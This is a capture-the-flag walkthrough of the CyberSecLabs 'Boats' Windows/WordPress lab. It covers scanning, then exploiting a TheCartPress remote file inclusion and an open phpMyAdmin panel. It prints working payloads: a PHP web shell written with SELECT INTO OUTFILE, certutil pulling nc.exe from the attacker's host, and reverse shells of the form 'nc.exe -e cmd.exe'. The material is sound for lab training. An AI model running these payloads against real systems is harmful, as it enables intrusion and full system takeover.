# CyberSecLabs - BOATS

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# Contents

# CyberSecLabs : Boats 172.31.1.14

Boats was a fun box to do. I was unable to get an intial foothold but with a little nudge, I was able to confirm on my doubts.

This box can be done in 2 ways. - Using a vulnerable wordpress plugin - Using a man made misconfiguration of phpMyAdmin

## Information Gathering

### Port Scan

Nmap Scans

```
nmap -sS -Pn -p- -r 172.31.1.4
```

This will give us the open ports and we can then run default scripts and version check to find out more about it.

Script and Version scan:

```
nmap -sC -sV -Pn -p
    80,135,139,443,445,3306,3389,5985,47001,49152,49153,49154,49155,49162,49163,4916
     172.31.1.14 -v
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-26 10:13 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:13
Completed NSE at 10:13, 0.00s elapsed
Initiating NSE at 10:13
Completed NSE at 10:13, 0.00s elapsed
Initiating NSE at 10:13
Completed NSE at 10:13, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 10:13
Completed Parallel DNS resolution of 1 host. at 10:13, 0.00s elapsed
Initiating SYN Stealth Scan at 10:13
Scanning 172.31.1.14 [16 ports]
Discovered open port 3306/tcp on 172.31.1.14
Discovered open port 80/tcp on 172.31.1.14
Discovered open port 445/tcp on 172.31.1.14
Discovered open port 139/tcp on 172.31.1.14
Discovered open port 3389/tcp on 172.31.1.14
Discovered open port 135/tcp on 172.31.1.14
Discovered open port 443/tcp on 172.31.1.14
Discovered open port 49152/tcp on 172.31.1.14
Discovered open port 47001/tcp on 172.31.1.14
Discovered open port 49155/tcp on 172.31.1.14
Discovered open port 49154/tcp on 172.31.1.14
Discovered open port 49164/tcp on 172.31.1.14
Discovered open port 49153/tcp on 172.31.1.14
Discovered open port 49163/tcp on 172.31.1.14
Discovered open port 5985/tcp on 172.31.1.14
Completed SYN Stealth Scan at 10:13, 0.37s elapsed (16 total ports)
Initiating Service scan at 10:13
Scanning 15 services on 172.31.1.14
Service scan Timing: About 60.00% done; ETC: 10:14 (0:00:38 remaining)
Completed Service scan at 10:14, 82.29s elapsed (15 services on 1 host)
NSE: Script scanning 172.31.1.14.
Initiating NSE at 10:14
Completed NSE at 10:15, 30.03s elapsed
Initiating NSE at 10:15
Completed NSE at 10:16, 60.55s elapsed
Initiating NSE at 10:16
Completed NSE at 10:16, 0.00s elapsed
Nmap scan report for 172.31.1.14
Host is up (0.17s latency).

PORT      STATE  SERVICE            VERSION
80/tcp    open   http               Apache httpd 2.2.11 ((Win32) DAV/2
   mod_ssl/2.2.11 OpenSSL/0.9.8i PHP/5.2.9)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: 3BD2EC61324AD4D27CB7B0F484CD4289
|_http-generator: WordPress 4.0.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.11 (Win32) DAV/2 mod_ssl/2.2.11
   OpenSSL/0.9.8i PHP/5.2.9
|_http-title: Boats | Boats
135/tcp   open   msrpc              Microsoft Windows RPC
139/tcp   open   netbios-ssn        Microsoft Windows netbios-ssn
443/tcp   open   ssl/https?
|_ssl-date: 2020-05-26T14:15:18+00:00; +1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
445/tcp   open   microsoft-ds       Microsoft Windows Server 2008 R2 -
   2012 microsoft-ds
3306/tcp  open   mysql              MySQL (unauthorized)
```

```
3389/tcp  open   ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: BOATS
|   NetBIOS_Domain_Name: BOATS
|   NetBIOS_Computer_Name: BOATS
|   DNS_Domain_Name: Boats
|   DNS_Computer_Name: Boats
|   Product_Version: 6.3.9600
|_  System_Time: 2020-05-26T14:14:52+00:00
| ssl-cert: Subject: commonName=Boats
| Issuer: commonName=Boats
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-04-21T19:39:55
| Not valid after:  2020-10-21T19:39:55
| MD5:   6b62 b19c 0b8a bbd5 f5cf 8d45 0bc2 7c28
|_SHA-1: fa58 dc19 bcb2 b42a 0288 acad 7203 2a3d b357 360d
5985/tcp  open   http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open   http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open   msrpc              Microsoft Windows RPC
49153/tcp open   msrpc              Microsoft Windows RPC
49154/tcp open   msrpc              Microsoft Windows RPC
49155/tcp open   msrpc              Microsoft Windows RPC
49162/tcp closed unknown
49163/tcp open   msrpc              Microsoft Windows RPC
49164/tcp open   msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: BOATS, NetBIOS user: <unknown>, NetBIOS MAC: 02:20:42:5e:3f:02 (unknown)
| Names:
|   BOATS<00>            Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  BOATS<20>            Flags: <unique><active>
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
```

```
| smb2-time:
|   date: 2020-05-26T14:14:50
|_  start_date: 2020-05-26T14:11:39

NSE: Script Post-scanning.
Initiating NSE at 10:16
Completed NSE at 10:16, 0.00s elapsed
Initiating NSE at 10:16
Completed NSE at 10:16, 0.00s elapsed
Initiating NSE at 10:16
Completed NSE at 10:16, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 174.08 seconds
           Raw packets sent: 16 (704B) | Rcvd: 16 (700B)
```

### Directory Fuzzing

I used a tool known as dirsearch. It is easily available from github, you can simply clone/download to use it.

```
python3 dirsearch.py -u http://172.31.1.14:80 -e -r -R 3
```

Now from the results these stood out for me:

```
[10:34:56] 301 -    0B  - /index.php/login/  ->  http://172.31.1.14/login/

[10:35:13] 301 -  360B  - /phpmyadmin  ->  http://172.31.1.14/phpmyadmin/
```

The second result will help us in the second way of rooting the box.

## Exploitation

Let us first do the the `Wordpress` way. For this we will use a tool known as `Wpscan`.

Enumerated user using wpscan:

```
wpscan --url http://172.31.1.14 --enumerate u
```

We got a user called `James` and you can try to brute force the password using wpscan but it will not yield results. But if you still want to try, this command should help.


```
wpscan --url http://172.31.1.14 --passwords /usr/share/wordlists/rockyou.txt --usernames james
```

Moving on, we can also find if there are vulnerable plugins or themes . We can check that using this :

```
wpscan --url http://172.31.1.14 --enumerate ap --plugins-detection
    aggressive
```

**Please Note : This scan takes a long time to run and have to use ap instead of vp as it is due to some wpscan bug**

Once the scan was finished we got this :




```
[+] thecartpress
 | Location: http://172.31.1.14/wp-content/plugins/thecartpress/
 | Last Updated: 2017-01-12T19:25:00.000Z
 | Readme: http://172.31.1.14/wp-content/plugins/thecartpress/readme.txt
 | [!] The version is out of date, the latest version is 1.5.3.6
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://172.31.1.14/wp-content/plugins/thecartpress/, status: 200
 |
 | Version: 1.1.1 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://172.31.1.14/wp-content/plugins/thecartpress/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://172.31.1.14/wp-content/plugins/thecartpress/readme.txt
```

**Figure 1:** Vulnerable Plugin

If we do lookup for exploits on this we can see that there is a RFI exploit available.

```
searchsploit thecartpress
```



```
------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                             |  Path
------------------------------------------------------------------------------------------- ---------------------------------
WordPress Plugin TheCartPress 1.1.1 - Remote File Inclusion                                | php/webapps/17860.txt
WordPress Plugin TheCartPress 1.3.9 - Multiple Vulnerabilities                             | php/webapps/36860.txt
WordPress Plugin TheCartPress 1.4.7 - Multiple Vulnerabilities                             | php/webapps/38869.txt
WordPress Plugin TheCartPress 1.6 - 'OptionsPostsList.php' Cross-Site Scripting            | php/webapps/36481.txt
------------------------------------------------------------------------------------------- ---------------------------------
```

**Figure 2:** RFI Vuln for thecartpress

On opening the exploit, you can see that we have to change the server address and the path and then add the location of our Remote file. Simple !

```
http://172.31.1.14/wp-content/plugins/thecartpress/checkout/
    CheckoutEditor.php?tcp_save_fields=true&tcp_class_name=asdf&
    tcp_class_path=
```

Now I will host a simple command in a php file to see if it working. Here are the contents of the file I created and named if myphp.php.

```
<?php system('whoami'); ?>
```


Quickly host it on a python server where you created the `myphp` file

```
python -m SimpleHTTPServer 8000
```

Edit the `RFI` URL with the IP of the machine and the path.

`http://172.31.1.14/wp-content/plugins/thecartpress/checkout/CheckoutEditor.php?tcp_save_fields=true&tcp_class_name=asdf&tcp_class_path=http://10.10.0.40:8000/myphp.php`

And here is what we see :



_fields=true&tcp_class_name=asdf&tcp_class_path=http://10.10.0.40:8000/myphp.php

```
nt authority\system
Fatal error: Class 'asdf' not found in C:\xampp\htdocs\wp-content\plugins\thecart
```

**Figure 3:** Command in the file works

Now you can upload a nc.exe using certutil by changing the contents of the `myphp` file.

Replace `whoami` with this:

`certutil -urlcache -split -f http://10.10.0.40:8000/nc.exe %TEMP%/nc.exe`

If you donot know where nc is inside your kali, just use `locate nc.exe` and copy it to where you are hosting the python server

Now refresh the url and it should upload your nc file in the %TEMP% folder. Now we need to get a reverse shell via the nc.


Again change the contents of the `myphp` file with this:

```
<?php system('%TEMP%/nc.exe -e cmd.exe 10.10.0.40 443'); ?>
```

Start a listener and wait

```
rlwrap nc -lvnp 443
```

Now we have a shell with SYSTEM privilege.



```
→  Boats git:(master) ✗ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.0.40] from (UNKNOWN) [172.31.1.14] 49587
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\wp-content\plugins\thecartpress\checkout>whoami
whoami
nt authority\system
```

**Figure 4:** Shell with SYSTEM Privilege


You can grab the flags now.

## Using phpMYAdmin

I will explain this briefly.

Simply go to the directory of phpmyadmin as shown in the dirsearch :`http://172.31.1.14/phpmyadmin/`.

You can see that you can enter the panel without any creds. Simply, browse to the wordpress tab –> wpusers table. Click on the `SQL` tab and type this : `SELECT "<?php system($_GET['cmd']); ?> "into outfile "C:\\xampp\\htdocs\\backdoor.php"` and hit GO.



172.31.1.14//phpmyadmin/index.php?db=test&lang=en-utf-8&convcharset=utf-8&collation_connection=utf8_general_ci&token=c86cc5cb99847620cf85e3534c9e8c9a&ph
120%
Server: localhost ▸ Database: wordpress ▸ Table: wp_users
Browse
Structure
SQL
Search
Insert
Export
Import
Operations
Empty
Drop
Prof
Fie
ID
us
us
us
us

✓ Your SQL query has been executed successfully ( Query took 0.0004 sec )

```
SELECT "<?php system($_GET['cmd']); ?>"
INTO OUTFILE "C:\\xampp\\htdocs\\backdoor.php"
```

Run SQL query/queries on database wordpress:

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\backdoor.php"
```

Bookmark this SQL query: □ Let every user access this bookmark □ Replace existing bookmark of same name

**Figure 5:** Command Shell via phpmyadmin

Now visit the url : `http://172.31.1.14/backdoor.php?cmd=whomai`

You will see that your command is executing. To get a reverse shell simply upload a nc.exe by hosting it and then typing this in the URL : `certutil -urlcache -split -f http://10.10.0.40:8000/nc.exe %TEMP%/nc.exe` instead of `whoami`.

Start a listener again and then fire this in the URL :

```
http://172.31.1.14/backdoor.php?cmd=%TEMP%/nc.exe%20-e%20cmd.exe%2010.10.0.40%20443
```

Boom ! You have a reverse shell !